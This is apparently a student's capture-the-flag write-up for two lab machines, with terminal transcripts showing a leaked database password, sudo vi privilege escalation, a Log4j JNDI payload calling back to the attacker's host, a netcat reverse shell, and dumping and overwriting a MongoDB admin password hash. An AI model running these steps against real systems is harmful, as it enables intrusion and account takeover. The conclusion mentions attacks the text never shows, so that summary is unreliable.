cypherpunk@kali: ~/vaccine
cypherpunk@kali: ~/vaccine

<th><span style="color: white">Engine</span></th>
</tr>
</thead>
<tbody>
<?php
session_start();
if($ SESSION['login'] != "true") {
    header("Location: index.php");
    die();
}
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}
catch ( exception $e ) {
    echo $e->getMessage();
}
```

h. Submit user flag

- **ec9b13ca4d6229cd5cc1e09980965bf7**



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jul 31 1:06 PM
cypherpunk@kali: ~ /vaccine
cypherpunk@kali: ~
[cypherpunk@kali] (~ /vaccine)
$ ssh postgres@10.129.132.229
postgres@10.129.132.229's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 31 Jul 2024 10:06:17 AM UTC

System load:  0.11          Processes:      182
Usage of /:   32.6% of 8.73GB Users logged in:   0
Memory usage: 19%          IP address for ens160: 10.129.132.229
Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Wed Jul 31 10:05:43 2024 from 10.10.16.80
postgres@vaccine:~$ ls
11 user.txt
postgres@vaccine:~$ cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:~$
```

i. Submit root flag

- dd6e058e814260bc70e9bbdef2715849



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jul 31 1:10 PM
root@vaccine: ~
cypherpunk@kali: ~ /vaccine
postgres@vaccine:~$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin/:/sbin:/bin, mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:~$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
root@vaccine:/var/lib/postgresql# cd ~
root@vaccine:~# ls
pg_hba.conf root.txt snap
root@vaccine:~#
root@vaccine:~# cat root.txt
dd6e058e814260bc70e9bbdef2715849
root@vaccine:~#
```

IV. UNIFIED

a. Which are the first four open ports?

- 22,6789,8080,8443


```
(cypherpunk@kali) - [~/vaccine]
$ sudo nmap -sSV -iL 10.129.30.242
[sudo] password for cypherpunk:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-31 13:15 EAT
Nmap scan report for 10.129.30.242
Host is up (0.52s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http-proxy
8443/tcp  open  ssl/nagios-nscd Nagios NSCA
I service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
_
SF:Port8080-TCP:V=7.94SVN%I=7%0=7/31%Time=66AA0ED7%P=x86_64-pc-linux-gnu%r
SF:(HTTPOptions,84,"HTTP/1.1\x20302\x20\r\nLocation:\x20http://localhost:
SF:8080/manage\r\nContent-Length:\x200\r\nDate:\x20Wed,\x2031\x20Jul\x2020
SF:24\x2010:15:49\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,2
SF:4E,"HTTP/1.1\x20400\x20\r\nContent-Type:\x20text/html;charset=utf-8\r
SF:nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:\x20Wed,\x20
SF:31\x20Jul\x202024\x2010:15:53\x20GMT\r\nConnection:\x20close\r\n\r\n<ld
SF:ctype>\x20html>html\x20lang=en"><head><title>HTTP\x20Status\x20400\
```

b. What is the title of the software that is running running on port 8443?

- **UniFi Network**

c. What is the version of the software that is running?

- **6.4.54**



d. What is the CVE for the identified vulnerability?

- **CVE-2021-44228**

The version above is vulnerable to the Log4j vulnerability with the CVE above.

e. What protocol does JNDI leverage in the injection?

- **LDAP**

f. What tool do we use to intercept the traffic, indicating the attack was successful?

- **tcpdump**

g. What port do we need to inspect intercepted traffic for?

- 389

LDAP runs on port 389.

h. What port is the MongoDB service running on?

- 27117

```

(cypherpunk@kali) ~/unified/Log4jUnifi
$ python3 exploit.py -u https://10.129.30.242:8443 -i 10.10.16.80 -p 4444
[*] Starting malicious JNDI Server
{"username": "${jndi:ldap://10.10.16.80:1389/o=tomcat}", "password": "log4j", "remember": "${jndi:ldap://10.10.16.80:1389/o=tomcat}", "strict":true}
[*] Firing payload!
[*] Check for a callback!

(cypherpunk@kali) ~/unified/Log4jUnifi
$

```

```

(cypherpunk@kali) ~/vaccine
$ nc -l -nv 4444
listening on [any] 4444 ...
connect to [10.10.16.80] from (UNKNOWN) [10.129.30.242] 58872
id
uid=999(unifi) gid=999(unifi) groups=999(unifi)
python -c 'import pty; pty.spawn("/bin/bash")'
bash: line 2: python: command not found
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash: line 3: python3: command not found
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$
unifi@unified:/usr/lib/unifi$ whoami
unifi
unifi@unified:/usr/lib/unifi$

```

```

unifi@unified:/home/michael$
unifi@unified:/home/michael$
unifi@unified:/home/michael$ ps -aux | grep mongo
ps -aux | grep mongo
unifi 67 0.3 4.1 1100672 84868 ? Ssl 11:14 0:10 bin/mongod --dbpath /usr/lib/unifi/data/db --port 27117 --unixSocketPrefix /usr/lib/unifi
/run --logRotate reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi 1590 0.0 0.0 11468 1056 pts/0 S+ 12:07 0:00 grep mongo
unifi@unified:/home/michael$
unifi@unified:/home/michael$

```

i. What is the default database name for UniFi applications?

- ace

The rest of the listed databases have 0GB size.

```
unifi@unified:/home/michael$ mongo --port 27117
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
2024-07-31T12:11:29.332+0100 I STORAGE [main] In File::open(), ::open for '/home/unifi/.mongorc.js' failed with No such file or directory
Server has startup warnings:
2024-07-31T11:14:40.956+0100 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2024-07-31T11:14:40.956+0100 I STORAGE [initandlisten] See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-07-31T11:14:41.694+0100 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2024-07-31T11:14:41.694+0100 I CONTROL [initandlisten] Read and write access to data and configuration is unrestricted.
2024-07-31T11:14:41.694+0100 I CONTROL [initandlisten]
> show dbs
shshow dbs
ace 0.002GB
ace.stat 0.000GB
admin 0.000GB
config 0.000GB
local 0.000GB
>
```

j. What is the function we use to enumerate users within the database in MongoDB?

- `db.admin.find()`

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Jul 31 2:26 PM
cypherpunk@kali: ~/vaccine
cypherpunk@kali: ~
by
2024-07-31T12:23:18.571+0100 E - [main] Error saving history file: FileOpenFailed: Unable to open() file /home/unifi/.dbshell: No such file or direct
ory
unifi@unified:/home/michael$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCMd/Xk65GwuQEPx1M.QP8/qH1QV0PvUc3uHuonK4WcTQFN1CRk3Gw0aquyVwCVq81QgPTt4.",
  "time_created" : NumberLong(1640900495),
  "last_site_name" : "default",
  "ui_settings" : {
    "neverCheckForUpdate" : true,
    "statisticsPreferredTZ" : "SITE",
    "statisticsPreferBps" : "",
    "tables" : {

```

k. What is the function we use to update users within the database in MongoDB?

- `db.admin.update()`

Create a new password with the mkpasswd command and update the admin user's passwords.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cypherpunk@kali: ~
cypherpunk@kali: ~/unified/Log4jUnifi
cypherpunk@kali: ~/unified/Log4jUnifi
$ mkpasswd -m sha-512 Password
$6$snXn3UH.EGqb2Hge$.PZvtYmJkXkR8okgTud5tW$.rkCvSs4KwAbpteqddWKSzkrn1pobPfsK0EAg5mksEqTGhxFCWR60dGbh1
$
```

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cypherpunk@kali: ~
cypherpunk@kali: ~/unified/Log4jUnifi
cypherpunk@kali: ~/unified/Log4jUnifi

(cypherpunk@kali) - [~/unified/Log4jUnifi]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.16.44] from (UNKNOWN) [10.129.73.157] 47830
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified: /usr/lib/unifi$

unifi@unified: /usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id": ObjectId("61ce278f46e0fb0012d47ee4")}, {"$set: {"x_shadow": "$6$2k2L.WzDqMgc
h.6w$pv93XT0QZ9H0dakz/CiVqpdKCHFw6Fy71cTrG8p0FcjCiZW1TPFsEBEnqJ81qkg7dwblsTVAomcuq8C1SbsNG1"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
unifi@unified: /usr/lib/unifi$


unifi@unified: /usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" : "$6$2k2L.WzDqMgc.h.6w$pv93XT0QZ9H0dakz/CiVqpdKCHFw6Fy71cTrG8p0FcjCiZW1TPFsEBEnqJ81qkg7dwblsTVAomcuq8C1SbsNG1",
  "time_created" : NumberLong(1640900495),
  "last_site_name" : "default",
  "ui_settings" : {
    "neverCheckForUpdate" : true,
    "statisticsPreferredTZ" : "SITE",
    "statisticsPreferredBps" : "",
    "tables" : {
      "device" : {
        "sortBy" : "type",
        "isAscending" : true,
        "initialColumns" : [

```

l. What is the password for the root user?

Login to the UniFi Network as an admin with the new password.

- **NotACrackablePassword4U2022**



m. Submit user flag

- **6ced1a6a89e666c0620cdb10262ba127**

```
unifi@unified:/home$ ls
ls
michael
unifi@unified:/home$ cd michael
cd michael
unifi@unified:/home/michael$ cat user.txt
cat user.txt
6ced1a6a89e666c0620cdb10262ba127
unifi@unified:/home/michael$
```

n. Submit root flag

- **e50bc93c75b634e4b272d2f771c33681**

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
cypherpunk@kali: ~
root@unified: ~
cypherpunk@kali: ~/unified/Log4jUnifi


(cypherpunk@kali) - [~/unified/Log4jUnifi]
$ ssh root@10.129.73.157
root@10.129.73.157's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation

Last login: Mon Aug 5 08:32:44 2024 from 10.10.16.44
root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```

3. MODULE COMPLETION



4. CONCLUSION

This assignment has taught me how to exploit poorly configured SMB and FTP servers and uncover more sensitive information that can be used to exploit other services. I have also learned to exploit IDOR, SQL and IDOR vulnerabilities to gain shell access to a system.